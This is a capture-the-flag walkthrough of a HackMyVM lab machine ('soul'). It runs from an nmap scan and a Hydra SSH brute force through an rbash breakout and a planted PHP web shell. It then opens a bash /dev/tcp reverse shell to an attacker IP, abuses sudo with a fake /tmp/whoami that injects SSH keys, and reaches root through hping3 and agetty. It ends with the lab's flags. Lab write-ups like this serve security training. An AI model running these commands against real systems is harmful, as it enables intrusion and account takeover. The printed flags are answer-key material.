

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.95 scan initiated Thu Dec  4 16:26:59 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.21
Nmap scan report for 10.9.9.21
Host is up (0.00071s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 8a:e9:c1:c2:a3:44:40:26:6f:22:37:c3:fe:a1:19:f2 (RSA)
|   256 4f:4a:d6:47:1a:87:7e:69:86:7f:5e:11:5c:4f:f1:48 (ECDSA)
|_  256 46:f4:2c:28:53:ef:4c:2b:70:f8:99:7e:39:64:ec:07 (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec  4 16:27:12 2025 -- 1 IP address (1 host up) scanned in 12.82 seconds
echo -e '10.9.9.21\t\tsoul.hmv' | sudo tee -a /etc/hostsAdd and entry to hosts file for convenience
Service Enumeration
TCP/80
Penetration Testing
Initial Enumeration





Directory and File Enumeration
gobuster dir -u http://soul.hmv -w /usr/share/seclists/Discovery/Web-Content/big.txt -x html,txt,php -t 100 -o dir.txtNothing interesting, try another word list
gobuster dir -u http://soul.hmv -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x html,txt,php -t 100 -o dir.txtStill nothing...
Image Steganlysis
curl -O http://soul.hmv/saint.jpgsudo apt install -y steghidesteghide -sf saint.jpg
TCP/22
Brute Force with Hydra
cat << EOF > usernames.txt
daniel
saint
nothing
soul
EOF
The "saint.jpg" painting depicts Daniel in the Lions Den, so I'm adding that as a potential user
hydra -I -f -V -L usernames.txt -p 'lionsarebigcats' ssh://soul.hmv
Exploit
SSH as Daniel
ssh daniel@soul.hmv
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

Linux soul 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64 GNU/Linux
Current User
uid=1000(daniel) gid=1000(daniel) groups=1000(daniel),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)

Sorry, user daniel may not run sudo on soul.
Users and Groups
Local Users
gabriel:x:1001:1001:,,,:/home/gabriel:/bin/bash
peter:x:1002:1002:,,,:/home/peter:/bin/bash
Local Groups
cdrom:x:24:daniel
floppy:x:25:daniel
audio:x:29:daniel
dip:x:30:daniel
video:x:44:daniel
plugdev:x:46:daniel
netdev:x:109:daniel
daniel:x:1000:
gabriel:x:1001:
peter:x:1002:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:bd:1e:96 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.21/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 4301sec preferred_lft 4301sec
    inet6 fe80::be24:11ff:febd:1e96/64 scope link
       valid_lft forever preferred_lft forever
Privilege Escalation
Rbash Breakout
 GeeksforGeeks
Overview of how rbash restricts users
which python3Since python3 resolves using the which command, that means it's in the $PATH variable and we can run it without having to use absolute paths (e.g. /use/bin/python3), since that would be restricted by rbash. We can use the Python module os module to spawn a bash TTY.
python3 -c 'import os;os.system("/bin/bash -ip")'
find / \( -user peter -o -user gabriel -o -group peter -o -group gabriel \) -readable -ls 2>/dev/null
I checked /proc/312/cmdline, but this file was not found. Referencing my notes here, I want to see if this file has any TCP sockets open, so we look at /proc/312/net/tcp.
cat /proc/312/net/tcp | tail -n +2 | while read line; do local_hex=$(echo $line | cut -d ' ' -f 2 | cut -d ':' -f 1); local_port=$(echo $line | cut -d ' ' -f 2 | cut -d ':' -f 2); remote_hex=$(echo $line | cut -d ' ' -f 3 | cut -d ':' -f 1); remote_port=$(echo $line | cut -d ' ' -f 3 | cut -d ':' -f 2); state=$(echo $line | cut -d ' ' -f 4); local_ip=$(printf "%d.%d.%d.%d" 0x${local_hex:6:2} 0x${local_hex:4:2} 0x${local_hex:2:2} 0x${local_hex:0:2}); remote_ip=$(printf "%d.%d.%d.%d" 0x${remote_hex:6:2} 0x${remote_hex:4:2} 0x${remote_hex:2:2} 0x${remote_hex:0:2}); state_str=$(case $state in 01) echo "ESTABLISHED";; 02) echo "SYN_SENT";; 03) echo "SYN_RECV";; 04) echo "FIN_WAIT1";; 05) echo "FIN_WAIT2";; 06) echo "TIME_WAIT";; 07) echo "CLOSE";; 08) echo "CLOSE_WAIT";; 09) echo "LAST_ACK";; 0A) echo "LISTEN";; 0B) echo "CLOSING";; 0C) echo "NEW_SYN_RECV";; *) echo "UNKNOWN";; esac); echo "Source: $local_ip:$((16#$local_port)) -> Destination: $remote_ip:$((16#$remote_port)), State: $state_str"; done
pspy to see what else I could see...

find /var/www/html -writable 2>/dev/null
Lateral to www-data

sudo sed -i 's/soul\.hmv/soul.hmv lonelysoul.hmv/g' /etc/hostsChange the record from "soul.hmv" to "soul.hmv lonelysoul.hmv" in Kali hosts file
echo '<?php exec($_GET['"'"'c'"'"']); ?>' > /var/www/html/sh.phpCreate a simple PHP exec shell in the writable directory
sudo tcpdump -ni eth0 icmpListen for ICMP (ping)
curl -G 'http://lonelysoul.hmv/sh.php' --data-urlencode 'c=ping -c 3 10.6.6.6'Test the simple PHP exec with a ping test
sudo rlwrap nc -lnvp 80Start TCP listener to catch a reverse shell
curl -G 'http://lonelysoul.hmv/sh.php' --data-urlencode 'c=/bin/bash -c '"'"'/bin/bash -i >& /dev/tcp/10.6.6.6/80 0>&1'"'"''

Lateral to Gabriel
Sudo Abuse
The www-data account can run sudo -u gabriel /tmp/whoami, which makes for very simple lateral movement.
/tmpis world-writable- So, we can make
whoamiwhatever we want
/home/gabriel/.ssh/authorized_keys and make the private key readable to daniel.daniel, so pay attention to detailsnano /tmp/whoamiRun as "daniel" create the fake binary
#! /usr/bin/env bash

function main () {

  local dir='/home/gabriel'
  local ssh_dir="${dir}/.ssh"
  local auth_keys="${ssh_dir}/authorized_keys"
  local keyfile="/tmp/gabriel_key"

  if ! [ -d "$ssh_dir" ] ; then
    mkdir "$ssh_dir"
  fi

  if [ -f "$keyfile" ] || [ -f "${keyfile}.pub" ] ; then
    rm -f "$keyfile" > /dev/null 2>&1
    rm -f "${keyfile}.pub" > /dev/null 2>&1
  fi

  ssh-keygen -t rsa -b 4096 -f "$keyfile" -C "" -N ""
  cat "${keyfile}.pub" >> "$auth_keys"
  cat "$keyfile"
  echo -e "\nPaste this private key to a file and run:"
  echo "ssh -i gabriel_key gabriel@soul.hmv"

}

main
/tmp/whoami
chmod +x /tmp/whoamiMake it executable
sudo -u gabriel /tmp/whoamiRun as www-data

Lateral to Gabriel


Lateral to Peter


hping3 binary -- much like nmap -- has an interactive command line whereby we can execute arbitrary binaries, including /bin/sh or /bin/bash.sudo -u peter /usr/sbin/hping3Start the interactive CLI
find / -path /proc -prune -o -path /sys -prune -o -type f -writable -ls 2>/dev/null
Becoming Root

/usr/sbin/agetty -o -p -l /bin/sh -a root tty
Flags
User
HMViwazhere
Root
HMVohmygod